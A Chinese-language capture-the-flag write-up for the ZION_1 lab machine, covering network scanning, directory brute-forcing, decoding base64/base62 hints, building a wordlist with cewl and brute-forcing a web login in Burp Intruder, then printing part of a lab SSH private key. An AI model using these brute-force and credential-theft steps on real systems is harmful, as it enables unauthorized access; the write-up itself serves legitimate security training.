

靶机精讲：ZION_1靶机 writeup

一.arp-scan进行扫描靶机

```
(kali@kali)-[~]
$ sudo arp-scan -I eth0 -l
[sudo] kali 的密码:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:9c:ad:b4, IPv4: 192.168.28.50
Starting arp-scan 1.9.8 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.28.47    00:0c:29:c4:b8:7e    VMware, Inc.
192.168.28.140  e6:41:b2:54:93:c1    (Unknown: locally administered)
192.168.28.214  6c:cd:0e:fb:e3:b1    (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.8: 256 hosts scanned in 2.025 seconds (126.42 hosts/sec). 3 responded
```

其中192.168.28.47为目标靶机

二.端口扫描与脚本扫描

1.使用namp进行端口tcp扫描

```
(kali@kali)-[~]
$ sudo nmap -sT -sV -O -p- --min-rate=10000 192.168.28.47
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-29 10:07 EDT
Nmap scan report for 192.168.28.47
Host is up (0.0014s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
80/tcp    open  http     Apache httpd (PHP 7.4.5)
MAC Address: 00:0C:29:C4:B8:7E (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5.1
OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.9, Linux 5.1
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.08 seconds
```

2.为了更加全面我们在使用upd扫描

```
(kali㉿kali)-[~]  
$ sudo nmap -sU --min-rate=10000 192.168.28.47  
[sudo] kali 的密码 :  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-29 10:08 EDT  
Nmap scan report for 192.168.28.47  
Host is up (0.00033s latency).  
Not shown: 998 open|filtered udp ports (no-response)  
PORT      STATE SERVICE  
22/udp    closed  ssh  
80/udp    closed  http  
MAC Address: 00:0C:29:C4:B8:7E (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.56 seconds
```

3.使用nmap默认脚本扫描

```
文件 动作 编辑 查看 帮助  
(kali㉿kali)-[~]  
$ sudo nmap --script=vuln 192.168.28.47  
[sudo] kali 的密码 :  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-29 10:07 EDT  
Nmap scan report for 192.168.28.47  
Host is up (0.00031s latency).  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.  
|_http-csrf: Couldn't find any CSRF vulnerabilities.  
|_http-dombased-xss: Couldn't find any DOM based XSS.  
MAC Address: 00:0C:29:C4:B8:7E (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 41.39 seconds
```

4.分析

由上述扫描得到，目标靶机开放了22与80端口，分别运行的服务是openssh 8.0 与 apache (php 7.4.5)，Linux内核可能是3, 4或5，脚本扫描没有什么漏洞。由于只开放了两个端口，我们一般优先从80端口开始撕口子，22端口则没有什么办法（字典爆破效率太低且不知道结果）。

四.进行目录爆破

```
(kali㉿kali)-[~]
└─$ sudo dirb http://192.168.28.47
[sudo] kali 的密码:

DIRB v2.22
By The Dark Raver

START_TIME: Thu Jun 29 10:34:32 2023
URL_BASE: http://192.168.28.47/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

Scanning URL: http://192.168.28.47/

+ http://192.168.28.47/index (CODE:200|SIZE:886)
+ http://192.168.28.47/index.php (CODE:200|SIZE:886)
+ http://192.168.28.47/robots (CODE:200|SIZE:13)
+ http://192.168.28.47/robots.txt (CODE:200|SIZE:13)

END_TIME: Thu Jun 29 10:34:37 2023
DOWNLOADED: 4612 - FOUND: 5

GENERATED WORDS: 4612
+ http://192.168.28.47/cgi-bin/ (CODE:403|SIZE:4518)
```

这里我使用dirb进行默认字典目录爆破


得到一些令人兴奋的文件：

- <http://192.168.28.47/cgi-bin/> (CODE:403|SIZE:4518)
- <http://192.168.28.47/index> (CODE:200|SIZE:886)
- <http://192.168.28.47/index.php> (CODE:200|SIZE:886)
- <http://192.168.28.47/robots> (CODE:200|SIZE:13)
- <http://192.168.28.47/robots.txt> (CODE:200|SIZE:13)

robots.txt绝对值得我们一看

五.信息汇总


1.主页信息




显然在这里除了一些对'real'的疑问外，还有一张背景图和两个按钮外就没有其他可用信息了，那我们开启burp suite开启抓包


1).按钮的信息

当我们点击按钮后，burpsuite抓包得到这些





可以看出response是有密文的，分别是base64和base62，破译后，第一个是



第二个是

Decode Base62 Online

Decode base62-encoded text.

Enter base62-encoded text:

```
7FIdtgEWjK69TYIYCpDwyx9ucnDDusp2s8nGAw9ChJ5b9SCT
4MmBdl38X5DPerIEQS9zdQauLhJsN9SLYWhmNJ128htAUKB
x5pf9SCXQq308ZN8sMtah0No4z2mrKlIJwMsO8gILlIzme4Pb
8xuB9sUtxl9XWWl9z1Cqv9y8bs3o47BC3msuzdAcBAB8hzb
VO04Wqu8xhLe77IVcr9OEJEMCCgO89J4YJ0R7MO88gIJQOV
kX9t8XANRXYCWjw8xmUdF1pGK3bHyFgqQo
```

NOTE: Spaces and new lines are ignored.

Decode Base62

The decoded text:

The username/password information for accessing the "Zion's System" is on the page where you made your choice. To make it easier, the user "morpheus.thematrix" likes the simplicity of his passwords.

从上述信息可知，一个用户名：morpheus.thematrix

此外他说他设置的密码很简单，那么我们用cewl根据网站生成一个密码典：

```
文件 动作 编辑 查看 帮助
—(kali㉿kali)-[~/vulndevice/zion]
$ sudo cewl 192.168.28.47 -d 3 -w passwd
[sudo] kali 的密码:
ceWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

—(kali㉿kali)-[~/vulndevice/zion]
$ ls
50135.c  codebook  id_rsa  pass  passwd  post  upass  user


—(kali㉿kali)-[~/vulndevice/zion]
$
```

2),检查源码

```
Restore Session x Reflection!! x http://192.168.28.47/ x +
view-source:http://192.168.28.47/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec http://192.168.28.58/
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <meta charset="utf-8">
5 <title>Reflection!!</title>
6 <link href="zion/css/style.css" rel="stylesheet" type="text/css">
7 <link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.7.1/css/all.css">
8 </head>
9
10 <body class="home">
11 <p class="homebg">What is 'real'? How do you define 'real'?<br>
12 If you're talking about what you can feel, what you can smell, what you can taste and see, then real is simply electrical signals interp
13
14 <form action="zion/login.php" method="POST">
15 <div id="central-red">
16 <input class="classname-red" type="submit" name="session_pill" value="Truth" />
17 </div>
18 <div id="central-blue">
19 <input class="classname-blue" type="submit" name="session_pill" value="Illusion" />
20 </div>
21 </form>
22 </body>
23 </html>
24
25
```

并没有发现令人感兴趣的东西。

2.robotas.txt文件



好吧，没东西，被嘲讽了。（robots文件也是这样）


五.跟据已有信息采取措施

1).web密码爆破

现在我们有用户名和一个密码典，这里我采取使用burp suite爆破，当然hydra也不错。

(1).intruder配置

a.先把登录包抓到在发送到intruder模块




b.payloads配置

在payload setting【simple list】load我们的passwd字典



c.resource pool配置

这个设置是用来配置每秒发包和延时发包的，那我配置每秒发包100（最大999），不延时。



d.开始爆破

点击右上角红色按钮 start attack

e.得到密码

12. Intruder attack of http://192.168.28.47 - Temporary attack - Not saved to project file							
Attack Save Columns							
Results Positions Payloads Resource pool Settings							
Filter: Showing all items							
Request	Payload	Status code	Error	Timeout	Length	Comment	
20	interpreted	302	<input type="checkbox"/>	<input type="checkbox"/>	378		
0		200	<input type="checkbox"/>	<input type="checkbox"/>	354		
1	you	200	<input type="checkbox"/>	<input type="checkbox"/>	354		
2	real	200	<input type="checkbox"/>	<input type="checkbox"/>	354		
3	what	200	<input type="checkbox"/>	<input type="checkbox"/>	354		
4	can	200	<input type="checkbox"/>	<input type="checkbox"/>	354		
5	Reflection	200	<input type="checkbox"/>	<input type="checkbox"/>	354		
6	What	200	<input type="checkbox"/>	<input type="checkbox"/>	354		
7	How	200	<input type="checkbox"/>	<input type="checkbox"/>	354		
8	define	200	<input type="checkbox"/>	<input type="checkbox"/>	354		
9	talking	200	<input type="checkbox"/>	<input type="checkbox"/>	354		

密码：interpreted

六.查看网站

Zion's System

WarningPrivate KeyLogout

Home Page

Welcome back, morpheus.thematrix!

The user **w.rabbit** forgot his password.
 Because of this, the Administrator has disabled all logins that use passwords.
 But, we know that whatever he does, there is always something related to the films below. He is fascinated by science fiction films.

Title: The Matrix

Release year: 1999

Genre: Action, Science Fiction

Direction: Lana Wachowski, Lilly Wachowski

Cast: Keanu Reeves, Laurence Fishburne, Carrie-Anne Moss

Nationalities: USA, Australia


仔细研究，我们发现右上角有private key，欧克，那么我们可以用ssh私匙登录了。我把它复制下来，放在idrsa。

```

Welcome back, morpheus.thematrix!
(kali㉿kali)-[~/vulndevice/zion]
$ ls
4.c  50135.c  codebook  id_rsa  pass  passwd  post  upass  user


```

这里要注意ssh私匙格式，如果只复制了不行还要添加这些
咱们用base64解码



发现用户是w.rabbit.

其实网址那有，但是你要有这个意识。



```
文件 动作 编辑 查看 帮助
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA4WNRk13m7zHx9Ygsnf3iHC2x8WuTkb0n3WbxrrlyfHBXBTPSbwNn
dpW5BWPQHqN05Uj+Y6SWHJqdSv8QdPhxkYSHVdqbCAlXrkjzSpa4eKoXyJC5Xk3ZUY4z/
YLY1r/lP9glpLZQ5A4T8jbz11fJ4XmhGNB5gCeuYmi7G06jaElIHSX+bXX8i0N1GjGnl+M
DrUSEu1bLlkVoZ0RDZE8qLpyQHyzeNBD1Pwr9wd/X20+5Aop/H13NRH7F+qb41oyC2QxyL
wQda63utkVm05kd9klYh5TVXAkzwLF5v2YmIsur7c4LmS/afhAeMIZyw5DvfADjTmNC31Q
4RVURrY3WnlyVC/ijmCMFKHH053ld8E3fQe82XaXitwl1bK0iAGTAPTguG7Jgkfrjhmh0W
qw/Jcyz4H9A+hVQ8KCz7IdM8E0l/023JMWvlaC3j/gfQuInDF/w8xmOX/pNVzoiwsmxy4c
OdSWtdXRREJU3wcUB07cbioWtQrjWnnfzDFMSYyBAAAFiCoCcSQqAnEkAAAAB3NzaC1yc2
EAAAGBAOFjUZNd5u8x8fWILJ394hwtsfFrk5G9J91m8a65cnxwVwUz0m8DZ3aVuQVjx0Dd
OVI/mOkIhyanUr/EHT4cZGEh1XaqAXAP5V65I80qWuHiqF8iQrF5N2VGOM/2C2Na/5T/YJ
aS2U0QOE/I289dXyeF5oRjQeYAnrmJouxjuo2hJSB0l/m11/IjddRoxp5fjA61EhLtWy5Z
FaGdEQ2RPK16ckB8s3jQ9T8K/cHf19tPuQKKfx9dzUR+xfqm+NaMgtkMc18EHWut7rZFZ
tOZHfZJWIEu1VwJM8Cxeb9mDJBbLq+30C5kv2n4QHjCGcs0Q73wA405jQt9U0EVVEa2N1p5
clQv4o5gjBShxzud5XfBN30HvNl2l4rcJdWyjogBkwD04LhuyYJH644ZodFqsPyXMs+B/Q
PoVUPCgs+yHTPBjftzttYFr5Wgt4/4H0LiJwxf8PMZjl/6TVc6IsLJscuHDnUlrXV0axC
VN8HFA03G4qFrUK41p538wxTEmMgQAAAAAMBAAEAAAGAFKZmFj9nmcAgle9S5ankpDrtX5
